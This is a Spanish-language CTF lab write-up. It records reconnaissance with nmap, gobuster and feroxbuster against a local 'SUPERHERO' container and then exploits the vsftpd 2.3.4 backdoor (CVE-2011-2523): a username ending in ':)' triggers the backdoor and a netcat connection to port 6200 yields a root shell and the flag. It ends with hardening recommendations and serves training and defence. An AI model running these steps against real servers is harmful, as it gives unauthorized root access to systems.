

# Informe Técnico CTF - Laboratorio VMware

*Documento resumido con enfoque visual y técnico en ciberseguridad*

## 1. Objetivo

Documentar de forma clara y profesional el proceso de resolución de un laboratorio CTF, desde la validación inicial hasta la obtención de la FLAG, dejando evidencia técnica del ejercicio y su lectura desde la perspectiva de ciberseguridad.

## 2. Contexto del laboratorio

El laboratorio fue desplegado en un entorno controlado para prácticas de seguridad ofensiva. El ejercicio permitió realizar reconocimiento, enumeración y explotación sobre un servidor vulnerable con fines académicos.

```
WHOAMI-LABS.COM

=====
Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.
=====

[*] Cargando imagen desde superhero.tar...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio...

=====
[✓] Laboratorio desplegado correctamente.
=====

LAB: SUPERHERO
DIFICULTAD: ★★★★★★ medio (3 puntos)

=====
IP del laboratorio: 172.17.0.2
=====

Ingresa la flag (formato FLAG{...}): █
```

 Imagen 1: Laboratorio descargado y ejecutado, mostrando nombre del LAB, IP y reto de la FLAG.



Se realizó un ping al servidor para confirmar conectividad entre el equipo atacante y el host objetivo. Esta fase valida alcance de red y confirma que el activo está disponible para continuar con la enumeración.

```
(kali㉿ kali)-[~]
$ ping 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.066 ms
^C
--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.066/0.066/0.066/0.000 ms
```



Se ejecutó Nmap contra la IP 172.17.0.2 para identificar servicios expuestos. El análisis mostró los puertos 21, 22 y 8080 en listening, definiendo la superficie inicial de ataque.

## Lectura de ciberseguridad

| Servicio    | Riesgo asociado                       | Impacto potencial              |
|-------------|---------------------------------------|--------------------------------|
| FTP - 21    | Servicio vulnerable o mal configurado | Acceso no autorizado           |
| SSH - 22    | Exposición administrativa             | Persistencia o acceso remoto   |
| HTTP - 8080 | Enumeración web y rutas ocultas       | Hallazgo de vectores de ataque |

```
[kali@kali ~]$  
[~] $ nmap -sS -sV -sC -p -Pn --min-rate=5000 172.17.0.2 -vvv  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-02 00:02 EDT  
NSE: Loaded 157 scripts for scanning.  
NSE: Script Pre-scanning.  
NSE: Starting runlevel 1 (of 3) scan.  
Initiating NSE at 00:02  
Completed NSE at 00:02, 0.00s elapsed  
NSE: Starting runlevel 2 (of 3) scan.  
Initiating NSE at 00:02  
Completed NSE at 00:02, 0.00s elapsed  
NSE: Starting runlevel 3 (of 3) scan.  
Initiating NSE at 00:02  
Completed NSE at 00:02, 0.00s elapsed  
Initiating ARP Ping Scan at 00:02  
Scanning 172.17.0.2 [1 port]  
Completed ARP Ping Scan at 00:02, 0.08s elapsed (1 total hosts)  
Initiating Parallel DNS resolution of 1 host. at 00:02  
Completed Parallel DNS resolution of 1 host. at 00:02, 0.00s elapsed  
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]  
Initiating SYN Stealth Scan at 00:02  
Scanning 172.17.0.2 [65535 ports]  
Discovered open port 22/tcp on 172.17.0.2  
Discovered open port 21/tcp on 172.17.0.2  
Discovered open port 8080/tcp on 172.17.0.2  
Completed SYN Stealth Scan at 00:02, 1.08s elapsed (65535 total ports)  
Initiating Service scan at 00:02  
Scanning 3 services on 172.17.0.2  
Warning: Hit PCRE_ERROR_MATCHLIMIT when probing for service http with the regex '^HTTP/[\\d\\.]+ \\d\\d\\d (?![^\\r\\n]*\\r\\n(?:\\r\\n))*?.*\\r\\nServer: Vi  
mWeb/R([\\d_+])\\r\\nContent-Type: text/html; ?charset=UTF-8\\r\\nExpires: .*<title>HP (Color |)LaserJet ([\\w_-]+)&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;'</pre>
```



```

Completed NSE at 00:03, 0.00s elapsed
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000060s latency).
Scanned at 2026-05-02 00:02:55 EDT for 11s
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp      syn-ack ttl 64  vsftpd 2.3.4
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 8.4p1 Debian 5+deb11u5 (protocol 2.0)
|_ ssh-hostkey:
|   3072 a8:2d:f2:2c:a5:e4:79:ce:cf:2f:5a:b7:a2:9a:48:85 (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCz3EitJuTb7Cv620Nf4Z7djtZu99YKjTbNYezM8Ws/Ll2HRlof+fIzxyfJtzl9m/K
RR8BqKHDDswEIqYoUWr2Xs56UfnycUDAWqiBWkN3Ap2KpBv2W3S15UpOd4LwoFDRy3vPopiAjmKSfKAyI5rPFR3izv4KhW3KgHDbAHzn
m8aBfSmmyxw/77dzLc8xApt+s/I/BoyIEJlhcv3Fh7IzdW05Ijg9529KMq4zy1S0IO0s5TFwWmd+RapfstSB+QZMtxGDebqqk4XJlFy4
VWp8RfATKUCtn2fiim6JgG1lNlKeSogdh/pOO+TfNqWfs9k07P4kILAZ9M9Rha+ZaNw9b/iecfS12hkzLg/HnE156M4ffz+JlVYeu/wNT
|_ 256 c8:ad:13:a8:94:ec:9f:05:17:34:e2:08:c8:a9:92:fb (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBIwlaLjFTKOnq1oYPBfBquIw8UubY6
QiuYJXtKoySsgPY=
|_ 256 26:45:a5:c7:a9:f2:3f:d1:5e:9c:2f:78:3e:79:ef:11 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEgTKfb9kQr0k9v1Wq1TjAVty9h4bq8+qtmphN0OOY8G
8080/tcp  open  http      syn-ack ttl 64  Apache httpd 2.4.66 ((Debian))
|_ http-title: Liga de la Justicia - Hall de la Fama
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-server-header: Apache/2.4.66 (Debian)
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:03
Completed NSE at 00:03, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:03
Completed NSE at 00:03, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:03
Completed NSE at 00:03, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.70 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)

```

 Imagen 4: Resultado detallado de Nmap con puertos 21, 22 y 8080.

## 5. Enumeración web

Se utilizó Gobuster para descubrir directorios y rutas ocultas en la aplicación web. Luego se complementó el análisis con Feroxbuster para ampliar la búsqueda y validar resultados.

Esta etapa es clave en ciberseguridad, ya que una aplicación aparentemente normal puede exponer rutas sensibles, archivos olvidados o pistas relevantes para la explotación.

```

└─$ gobuster dir -u http://172.17.0.2:8080 -w /usr/share/wordlists/dirb/common.txt -x php,txt,bak,old,zip,tar,gz,log,swp,html

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://172.17.0.2:8080
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: txt,bak,tar,gz,log,php,old,zip,swp,html
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.hta.gz (Status: 403) [Size: 317]
/.hta.txt (Status: 403) [Size: 317]
/.hta.zip (Status: 403) [Size: 317]
/.hta.log (Status: 403) [Size: 317]
/.hta.swp (Status: 403) [Size: 317]
/.hta.php (Status: 403) [Size: 317]
/.hta (Status: 403) [Size: 317]
/.hta.bak (Status: 403) [Size: 317]
/.hta.old (Status: 403) [Size: 317]
/.hta.tar (Status: 403) [Size: 317]
/.htaccess.php (Status: 403) [Size: 317]
/.htaccess.old (Status: 403) [Size: 317]
/.htaccess.bak (Status: 403) [Size: 317]
/.hta.html (Status: 403) [Size: 317]
/.htaccess.log (Status: 403) [Size: 317]
/.htaccess (Status: 403) [Size: 317]
/.htaccess.swp (Status: 403) [Size: 317]
/.htaccess.zip (Status: 403) [Size: 317]
/.htaccess.html (Status: 403) [Size: 317]
/.htaccess.gz (Status: 403) [Size: 317]
/.htaccess.tar (Status: 403) [Size: 317]
/.htaccess.txt (Status: 403) [Size: 317]
/.htpasswd.bak (Status: 403) [Size: 317]
/.htpasswd.tar (Status: 403) [Size: 317]
/.htpasswd (Status: 403) [Size: 317]
/.htpasswd.php (Status: 403) [Size: 317]

```

 Imagen 5: Ejecución de Gobuster sobre la web.

```

└─(kali@kali)-[~]
└─$ gobuster dir -u http://172.17.0.2:8080 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://172.17.0.2:8080
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: php,html,txt
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/index.html (Status: 200) [Size: 10577]
/server-status (Status: 403) [Size: 317]
Progress: 882232 / 882232 (100.00%)
=====
Finished
=====

```

 Imagen 6: Resultados de Gobuster.

```
(kali@kali)-[~]
$ feroxbuster -u http://172.17.0.2:8080 -w /usr/share/wordlists/dirb/common.txt -x php,txt,bak,old,zip,tar,gz,log,swp,html -t 50

FERROX OXIDE
by Ben "epi" Risher ver: 2.13.1

Target Url      http://172.17.0.2:8080/
In-Scope Url    172.17.0.2
Threads        50
Wordlist        /usr/share/wordlists/dirb/common.txt
Status Codes    All Status Codes!
Timeout (secs)  7
User-Agent      feroxbuster/2.13.1
Config File     /etc/feroxbuster/ferox-config.toml
Extract Links   true
Extensions     [php, txt, bak, old, zip, tar, gz, log, swp, html]
HTTP methods    [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™

404 GET 91 32w 314c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403 GET 91 29w 317c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 229l 634w 10577c http://172.17.0.2:8080/
200 GET 229l 634w 10577c http://172.17.0.2:8080/index.html
[#####] - 6s 50754/50754 0s found:2 errors:69
[#####] - 5s 50754/50754 9513/s http://172.17.0.2:8080/


(kali@kali)-[~]
```

📌 Imagen 7: Ejecución de Feroxbuster para búsqueda adicional de directorios.


## 🖥️ 6. Revisión del sitio y del código fuente

Se inspeccionó la página web en el puerto 8080 y visualmente se observó un sitio convencional, con imágenes y texto sin una falla evidente. Después, se revisó el código fuente para identificar comentarios, referencias o datos técnicos útiles.

Desde un enfoque defensivo, esta revisión permite descubrir información expuesta que no siempre es visible en la interfaz, pero sí aprovechable por un atacante.



📌 Espacio para Imagen 8: Vista general de la página web.



```
html>
g="es">

charset="UTF-8">
name="viewport" content="width=device-width, initial-scale=1.0">
e>Liga de la Justicia - Hall de la Fama</title>
href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/font-awesome/6.4.0/css/all.min.css">
e>
ody {
background: linear-gradient(135deg, #667eea 0%, #764ba2 100%);
font-family: 'Segoe UI', Tahoma, Geneva, Verdana, sans-serif;
min-height: 100vh;
padding: 40px 0;

hero-header {
background: rgba(255, 255, 255, 0.95);
border-radius: 20px;
padding: 40px;
margin-bottom: 40px;
box-shadow: 0 20px 60px rgba(0,0,0,0.3);
text-align: center;

hero-title {
font-size: 3.5rem;
font-weight: bold;
background: linear-gradient(45deg, #667eea, #764ba2);
-webkit-background-clip: text;
-webkit-text-fill-color: transparent;
margin-bottom: 20px;

hero-card {
background: rgba(255, 255, 255, 0.95);
border-radius: 15px;
padding: 0;
```

 Espacio para Imagen 9: Revisión del código fuente del sitio.

## 7. Investigación de vulnerabilidad

Se analizó la versión del servicio FTP y se identificó la vulnerabilidad CVE-2011-2523, asociada a un backdoor conocido. Este hallazgo permitió correlacionar un servicio expuesto con una debilidad explotable de alto impacto.

### Matriz de riesgo

| Elemento          | Hallazgo           | Impacto                             |
|-------------------|--------------------|-------------------------------------|
| Servicio afectado | FTP                | Exposición directa a red            |
| Vulnerabilidad    | CVE-2011-2523      | Posible acceso remoto no autorizado |
| Riesgo técnico    | Backdoor activable | Compromiso total del sistema        |

## Detalles de CVE-2011-2523

### MODIFICADO DESPUÉS DEL ENRIQUECIMIENTO

Este registro CVE se ha actualizado tras la finalización de las labores de enriquecimiento del NVD. Los datos de enriquecimiento proporcionados por el NVD podrían requerir modificaciones debido a estos cambios.

## Descripción

La versión vsftpd 2.3.4 descargada entre el 30/06/2011 y el 03/07/2011 contiene una puerta trasera que abre una shell en el puerto 6200/tcp.

### Métrica

Versión CVSS 4.0

Versión CVSS 3.x

Versión CVSS 2.0

Los esfuerzos de enriquecimiento de NVD hacen referencia a información disponible públicamente para asociar cadenas vectoriales. También se muestra información CVSS aportada por otras fuentes.

Cadenas de gravedad y vector CVSS 3.x:



NIST: NVD

Puntuación base:

9.8 crítico

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

### INFORMACIÓN RÁPIDA

Entrada del diccionario CVE:

[CVE-2011-2523](#)

Fecha de publicación en NVD:

27/11/2019

Última modificación en NVD:

20/11/2024

Fuente:

Red Hat, Inc.

## Referencias a avisos, soluciones y herramientas

Al seleccionar estos enlaces, abandonará el espacio web del NIST. Hemos proporcionado estos enlaces a otros sitios web porque pueden contener información de su interés. No se deben extraer conclusiones por el hecho de que se haga referencia a otros sitios web en esta página o no. Puede haber otros sitios web más adecuados para sus fines. El NIST no necesariamente respalda las opiniones expresadas ni coincide con los hechos presentados en estos sitios. Además, el NIST no respalda ningún producto comercial que pueda mencionarse en estos sitios. Envíe sus comentarios sobre esta página a [nvd@nist.gov](mailto:nvd@nist.gov).

| URL                                                                                                                                                                                               | Fuentes            | Etiqueta(s)                           |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------|---------------------------------------|
| <a href="http://packetstormsecurity.com/files/162145/vsftpd-2.3.4-Backdoor-Command-Execution.html">http://packetstormsecurity.com/files/162145/vsftpd-2.3.4-Backdoor-Command-Execution.html</a>   | CVE, Inc., Red Hat |                                       |
| <a href="https://access.redhat.com/security/cve/cve-2011-2523">https://access.redhat.com/security/cve/cve-2011-2523</a>                                                                           | CVE, Inc., Red Hat | Asesoramiento de terceros             |
| <a href="https://packetstormsecurity.com/files/102745/Vsftpd-2.3.4-Backdoor-Command-Execution.html">https://packetstormsecurity.com/files/102745/Vsftpd-2.3.4-Backdoor-Command-Execution.html</a> | CVE, Inc., Red Hat | Explotar Asesoramiento de terceros    |
| <a href="https://security-tracker.debian.org/tracker/CVE-2011-2523">https://security-tracker.debian.org/tracker/CVE-2011-2523</a>                                                                 | CVE, Inc., Red Hat | Entrada VDB Asesoramiento de terceros |

 Espacio para Imagen 10: Evidencia de la investigación de la vulnerabilidad FTP.

## 8. Explotación del servicio FTP

Se realizó un login por FTP usando la cadena :) para activar el backdoor vulnerable. Como resultado, el servidor abrió un shell por el puerto 6200.

Esta fase demuestra el impacto real de operar servicios desactualizados: una debilidad conocida fue suficiente para habilitar acceso remoto al sistema.

```
(kali㉿ kali)-[~]
$ ftp 172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPD 2.3.4)
Name (172.17.0.2:kali): hacker:)
331 Please specify the password.
Password:

421 Service not available, remote server timed out. Connection closed.
ftp: Login failed
ftp> 
```

 Espacio para Imagen 11: Login al FTP con :) y activación del backdoor.



## 9. Acceso por Netcat y obtención de la FLAG

Se utilizó Netcat para conectarse al puerto 6200 y se obtuvo acceso con privilegios de root. Luego se ingresó al directorio /root, donde se visualizó la FLAG del laboratorio.

### Impacto del compromiso

| Dimensión        | Evidencia                           | Resultado                 |
|------------------|-------------------------------------|---------------------------|
| Confidencialidad | Acceso al directorio root           | Exposición de información |
| Integridad       | Posible modificación de archivos    | Alteración del sistema    |
| Disponibilidad   | Ejecución de comandos privilegiados | Riesgo operativo          |
| Control          | Acceso root                         | Compromiso total          |

```
login as: kali
kali@192.168.1.69's password:
Linux kali 6.16.8+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.16.8-1kali1 (2025-09-24) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat May  2 00:00:25 2026 from 192.168.1.35
(kali@kali)~$
$ nc -vn 172.17.0.2 6200
(UNKNOWN) [172.17.0.2] 6200 (?) open

id
uid=0(root) gid=0(root) groups=0(root)

whoami
root

cd /root
sh: 7: cd: can't cd to /root
cd /root
ls
flag.txt
cat flag.txt
FLAG{5up3rh3r0_Pwn3d_By_V5ftpd_B4ckd00r}
```



Espacio para Imagen 12: Conexión con Netcat, acceso root y visualización de la FLAG.



## 10. Validación final

Finalmente, la FLAG fue ingresada en la interfaz del laboratorio para confirmar la resolución exitosa del reto. Esta evidencia cierra la trazabilidad completa del ejercicio.



```
=====
[✓] Laboratorio desplegado correctamente.
=====

LAB: SUPERHERO
DIFICULTAD: ★★★★★★ medio (3 puntos)

=====

IP del laboratorio: 172.17.0.2

=====

Ingresa la flag (formato FLAG{...}): FLAG{5up3rh3r0_Pwn3d_By_V5ftpd_B4ckd00r}
;Felicitaciones! Has comprometido SUPERHERO.

FECHA Y HORA: 2026-05-02 02:01:05 -0400

=====

[*] Presiona Ctrl+C para eliminar el laboratorio
```

 Espacio para Imagen 13: Ingreso de la FLAG y confirmación del laboratorio resuelto.

## 11. Análisis y recomendaciones

El laboratorio demuestra una cadena de ataque efectiva basada en exposición de servicios, enumeración adecuada e identificación de una vulnerabilidad pública. El compromiso total del servidor se logró mediante una correcta correlación entre servicio expuesto y versión vulnerable.

### Recomendaciones

- Deshabilitar servicios innecesarios.
- Mantener servicios actualizados y parchados.
- Restringir o reemplazar FTP cuando sea posible.
- Segmentar la red y limitar exposición de puertos.
- Monitorear escaneos, enumeración y conexiones anómalas.
- Aplicar hardening a servicios administrativos como SSH.

## 12. Cierre técnico

El ejercicio permitió documentar una ruta completa de compromiso, desde el reconocimiento inicial hasta la validación de la FLAG. El resultado evidencia la importancia del hardening, la gestión de vulnerabilidades y la reducción de superficie de ataque en cualquier entorno tecnológico.

— Fin del informe —